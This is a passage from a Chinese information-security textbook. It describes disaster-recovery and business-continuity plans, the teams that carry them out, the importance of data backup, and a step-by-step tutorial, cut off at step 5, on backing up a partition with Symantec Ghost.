(1) 数据备份是数据容灾的基础。数据备份是数据高可用的最后一道防线，其目的是为了系统数据崩溃时能够快速地恢复数据。虽然它也算一种容灾方案，但这种容灾能力非常有限，因为传统的备份主要是采用数据内置或外置的磁带机进行冷备份，备份磁带同时也在机房中统一管理，一旦整个机房出现灾难，如火灾、盗窃和地震等灾难时，这些备份磁带也随之销毁，所存储的磁带备份也起不到任何容灾功能。

(2) 容灾不是简单备份。真正的数据容灾就是要避免传统冷备份所具有的先天不足，它能在灾难发生时，全面、及时地恢复整个系统。不过数据备份还是最基础的，没有备份的数据，任何容灾方案都没有现实意义。而容灾对于 IT 而言，是能够提供一个防止各种灾难的计算机信息系统。

(3) 容灾不仅是技术。容灾是一个系统工程，不仅包括各种容灾技术，还应有一整套容灾流程、规范及其具体措施。

10.1.8 容灾计划

严格地说，容灾计划包括一系列应急计划，如业务持续计划、业务恢复计划、操作连续性计划、事件响应计划、场所紧急计划、危机通信计划和灾难恢复计划等。

(1) 业务持续计划(Business Continuity Plan，BCP)。业务持续计划是一套用来降低组织的重要营运功能遭受未料的中断风险的作业程序，它可能是人工或系统自动的。业务持续计划的目的是使一个组织及其信息系统在灾难事件发生时仍可以继续运作。

(2) 业务恢复计划(Business Recovery Plan，BRP)。业务恢复计划也称业务继续计划，涉及紧急事件后对业务处理的恢复，但与 BCP 不同，它在整个紧急事件或中断过程中缺乏确保关键处理的连续性的规程。BRP 的制定应该与灾难恢复计划及 BCP 进行协调。BRP 应该附加在 BCP 之后。

(3) 操作连续性计划(Continuity of Operations Plan，COOP)。操作连续性计划关注的是位于机构(通常是总部单位)备用站点的关键功能以及这些功能在恢复到正常操作状态之前最多 30 天的运行。由于 COOP 涉及总部级的问题，它和 BCP 是互相独立制定和执行的。COOP 的标准要素包括职权条款、连续性的顺序和关键记录和数据库。由于 COOP 强调机构在备用站点恢复运行中的能力，所以该计划通常不包括 IT 运行方面的内容。另外，它不涉及无须重新配置到备用站点的小型危害。但是 COOP 可以将 BCP、BRP 和灾难恢复计划作为附录。

(4) 事件响应计划(Incident Response Plan，IRP)。事件响应计划建立处理针对机构的 IT 系统攻击的规程。这些规程用来协助安全人员对有害的计算机事件进行识别、削减并进行恢复，这些事件的例子包括：对系统或数据的非法访问，拒绝服务攻击或对硬件、软件、数据的非法更改(如有害逻辑病毒、蠕虫或木马等)。本计划可以包含在 BCP 的附录中。

(5) 场所紧急计划(Occupant Emergency Plan，OEP)。场所紧急计划在可能对人员的安全健康、环境或财产构成威胁的事件发生时，为设施中的人员提供反应规程。OEP 在设施级别进行制定，与特定的地理位置和建筑结构有关。设施 OEP 可以附加在 BCP 之后，但是独立执行。

(6) 危机通信计划(Crisis Communication Plan，CCP)。机构应该在灾难之前做好其内部和外部通信规程的准备工作。CCP 通常由负责公共联络的机构制定。危机通信计

划规程应该和所有其他计划协调,以确保只有受到批准的内容公之于众,它应该作为附录包含在 BCP 中。通信计划通常指定特定的人员作为在灾难反应中回答公众问题的唯一发言人。它还可以包括向个人和公众散发状态报告的规程,如记者招待会的模板。

(7) 灾难恢复计划(Disaster Recovery Plan,DRP)。正如其名字所表示的,灾难恢复计划应用于重大,通常是灾难性、长时间无法对正常设施进行访问的事件。通常,DRP 指用于紧急事件后在备用站点恢复目标系统、应用或计算机设施运行的 IT 计划。DRP 的范围可能与 IT 应急计划重叠,但是 DRP 的范围比较狭窄,它不涉及无须重新配置的小型危害。根据机构的需要,可能会有多个 DRP 附加在 BCP 之后。灾难恢复计划的目的是将灾难造成的影响减少到最小程度,并采取必要的步骤来保证资源、员工和业务流程能够继续运行。灾难恢复计划和业务连续性计划不同,业务连续性计划用来为长时间的停工和灾难提供处理方法和步骤。而灾难恢复计划的目标是在灾难发生后马上处理灾难及其后果。灾难恢复计划在所有事情都还处于紧急状态的时候就开始执行,而业务连续性计划考虑问题的方面更加长远。

10.1.9 组织与职责分配

在确定了灾难恢复计划后,必须组建合适的团队来实施恢复策略,并确定与各个团队相关的关键决策者、信息部门和终端用户的相关职责。这些团队负责对事件进行响应,对功能进行恢复和使系统回到正常运行状态。这些团队的数量和种类根据组织规模和需要来组织,可能包括以下小组。

(1) 事件响应小组。一旦发生威胁到信息资产和业务流程的安全事件,就必须及时上报到事件响应小组,事件响应小组根据对事件的初步分析,确定事件的性质,通知有关团队采取下一步行动。

(2) 应急行动小组。针对灾难事件的第一时间响应小组。由处理火灾的救火员或其他突发事件人员组成。他们的首要职责是有序地疏散危险环境下的员工,包括员工生命安全。

(3) 损失评估小组。评估灾难的范围。通常由能评估灾难程度和恢复时间的专业人士组成。损失评估小组有责任指出灾难发生的原因,以及业务中断造成的影响大小。

(4) 应急管理小组。负责启动灾难恢复计划并监督恢复操作的运行,并对灾难恢复过程中的重大问题做出决策。

(5) 异地存储小组。获取、包装、运送备份介质和相关记录文件到灾难恢复地点,同时在恢复站点运行期间,建立和检查新产生数据的异地备份工作。

此外,还可以包括应急作业小组、应用软件小组、系统软件小组、安全小组、网络恢复小组、通信小组、运输小组、硬件小组、供应小组、协调小组、异地安置小组、法律事务小组、恢复测试小组和培训小组等。

10.2 数据备份技术

2001 年 9 月 11 日,世贸双子楼倒塌,但位于世贸中心内的著名财经咨询公司摩根·斯坦利公司在灾后第二天就进入正常的工作状态,在危机时刻公司的远程数据防灾系统

忠实地工作到大楼倒塌前的最后一秒钟，此前的所有商务资料已安全地备份到了离世贸中心数千米之遥的第二个办事处。摩根·斯坦利公司的数据安全战略将突发危机的不利影响降到最低程度。据美国的一项研究报告显示，在灾害之后，如果无法在 14 天内恢复业务数据，75%的公司业务会完全停顿，43%的公司再也无法重新开业，20%的企业将在两年之内宣告破产。美国 Minnesota 大学的研究表明，遭遇灾难而又没有恢复计划的企业，60%以上将在 2～3 年后退出市场。在所有数据安全战略中，数据备份是最基础的工作。

数据备份就是将数据以某种方式加以保留，以便在系统遭受破坏或其他特定情况下，重新加以利用的一个过程。数据备份的根本目的是重新利用，即备份工作的核心是恢复，一个无法恢复的备份，对任何系统来说都是毫无意义的。一个成熟的备份系统能够安全、方便而又高效地恢复数据。

数据备份作为存储领域的一个重要组成部分，其在存储系统中的地位和作用都是不容忽视的。对一个完整的 IT 系统而言，备份工作是其中必不可少的组成部分。其意义不仅在于防范意外事件的破坏，而且还是历史数据保存归档的最佳方式。换言之，即便系统正常工作，没有任何数据丢失或破坏发生，备份工作仍然具有非常大的意义（为我们进行历史数据查询、统计和分析，以及重要信息归档保存提供了可能）。

10.2.1 实践案例 10-1：操作系统备份

1. Ghost 简介

Ghost（General Hardware Oriented Software Transfer，面向通用型硬件的软件传送器）软件是美国赛门铁克公司推出的一款出色的用于系统、数据备份与恢复的工具，支持的磁盘分区文件系统格式包括 FAT、FAT32、NTFS、ext2 和 ext3 等。在这些用处当中，数据备份的功能得到极高频率的使用，以至于人们一提起 Ghost 就把它和克隆挂钩，往往忽略它其他的一些功能。在微软的视窗操作系统广为流传的基础上，为避开视窗操作系统安装的费时和困难，有人把 Ghost 的备份还原操作流程简化成批处理菜单式软件打包，例如一键 Ghost、一键还原精灵等，使得它的操作更加容易，进而得到众多的菜鸟级人员的喜爱。由于它和它制作的.gho 文件连为一体的视窗操作系统 Windows XP/Vista/Windows 7 等作品被爱好者研习实验，Ghost 在狭义上又被人特指为能快速安装的视窗操作系统。

Ghost 不同于其他的备份软件，它是将整个硬盘或硬盘的一个分区作为一个对象来操作，可以将对象打包压缩成为一个映像文件（Image），在需要的时候，又可以把该映像文件恢复到对应的分区或对应的硬盘中。

Ghost 的功能包括两个硬盘之间的对拷、两个硬盘的分区之间的对拷、两台电脑硬盘之间的对拷、制作硬盘的映像文件等，用得比较多的是分区备份功能，能将硬盘的一个分区压缩备份成映像文件，然后存储在另一个分区中，如果原来的分区发生问题，可以用备份的映像文件进行恢复。基于此，可以利用 Ghost 来备份或恢复系统。对于学校和网吧，使用 Ghost 软件进行硬盘对拷可迅速方便地实现系统的快速安装和恢复，而且维护起来也比较容易。

Ghost 的备份还原是以硬盘的扇区为单位进行的，也就是说，可以将一个硬盘上的物

理信息完整复制，而不仅仅是数据的简单复制；Ghost 支持将分区或硬盘直接备份到一个扩展名为.gho 的文件里(.gho 的文件称为镜像文件)，也支持直接备份到另一个分区或硬盘里。

新版本的 Ghost 包括 DOS 版和 Windows 版，DOS 版只能在 DOS 环境中运行。Windows 版只能在 Windows 环境中运行。不管是在 DOS 下运行 Ghost(ghost.exe)还是在 Windows 下运行 Ghost，两者的操作界面都是一致的，实现相同的功能，但是在 Windows 下运行 Ghost(Windows 版 Ghost)时是不能恢复 Windows 操作系统所在的分区，因此在这种情况下需要在 DOS 下运行 Ghost(DOS 版 Ghost)。由于 DOS 的高稳定性，并且在纯 DOS 环境中已经脱离了 Windows 环境，所以建议备份 Windows 操作系统时使用 DOS 版的 Ghost 软件。

由于 Ghost 在备份还原是按扇区来进行复制，所以在操作时一定要小心，不要把目标盘(分区)弄错了，不然会将目标盘(分区)的数据全部抹掉，所以一定要细心。

2. Ghost 使用方案

1) 备份系统

完成操作系统及各种驱动的安装后，将常用的软件(如杀毒、媒体播放软件、Office 办公软件等)安装到系统所在盘，接着安装操作系统和常用软件的各种升级补丁，然后优化系统，最后你就可以在 DOS 下做系统盘的备份了。

2) 恢复系统

当感觉系统运行缓慢时(此时多半是由于经常安装卸载软件，残留或误删了一些文件，导致系统紊乱)、系统崩溃时或中了比较难杀除的病毒时，就要进行系统恢复了。

3) 备份/恢复分区数据

4) 磁盘碎片整理

有时如果长时间没整理磁盘碎片，又不想花长时间整理时，也可以先备份该分区，然后再恢复该分区，这样比单纯磁盘碎片整理速度要快。Ghost 备份分区时，会自动跳过分区中的空白部分，只把数据写到.gho 映像文件中。恢复分区时，Ghost 把.gho 文件中的内容连续写入分区，因此该分区中就不存在磁盘碎片。

5) 修复 PQ 分区产生的错误

当使用 PQ 工具分区失败后，会导致分区(假如是 F 盘)中的文件消失，此时可以考虑用 Ghost 试着解决该问题。先进入 Ghost，依次选择 Local—Check—Disk(字体变白色，注意，一定不要选错)，按回车键，开始检测。如果检测进程发现原分区中的文件，找回数据就有希望。先用 Ghost 把 F 盘做一个镜像文件保存在 E 盘，然后将 F 盘格式化，接着用 Ghost Explorer 打开镜像文件，把其中的文件提取到 F 盘。

3. 实例：用 Ghost 备份分区(系统)

下面以备份 C 盘为例介绍 Ghost 的使用，实例中的截图是在 Windows 下运行 Ghost 11 截取的，读者需要根据实际情况选用 Windows 版 Ghost 或者 DOS 版 Ghost。

(1) 第 1 步：使用工具盘(比如番茄花园/雨林木风/深度安装盘)进入 Ghost，或者进入 DOS，在命令行执行 Ghost.exe 命令，启动 Ghost 之后，显示如图 10.1 所示的画面。

(2) 第 2 步：在图 10.1 中，单击 OK 按钮。如果没有鼠标，可以使用键盘进行操作：Tab 键进行切换、方向键进行选择、回车键进行确认。主程序有四个可用选项：Quit（退出）、Help（帮助）、Options（选项）和 Local（本地）。在菜单中单击 Local 项，在右面弹出的菜单中有 3 个子项，其中 Disk 表示备份整个硬盘（即硬盘克隆），Partition 表示备份硬盘的单个分区，Check 表示检查硬盘或备份的文件，查看是否可能因分区、硬盘被破坏等造成备份或还原失败。这里要对本地磁盘进行操作，应选 Local；当前默认选中 Local（字体变白色），按向右方向键展开子菜单，用向上或向下方向键选择，依次选择 Local（本地）—Partition（分区）—To Image（产生镜像），如图 10.2 所示。




图 10.1 进入 Ghost




图 10.2 操作菜单

(3) 第 3 步：选择硬盘，直接按 Enter 键后，显示如图 10.3 所示的画面。




图 10.3　选择本地硬盘

(4) 第 4 步：在图 10.4 中，选择要备份的分区，然后单击 OK 按钮，显示如图 10.5 所示的画面。




图 10.4　选择要备份的分区

(5) 第 5 步：在图 10.5 中，选择镜像文件存放的位置，输入镜像文件名(WinBac)，然后单击 Save 按钮，显示如图 10.6 所示的画面。

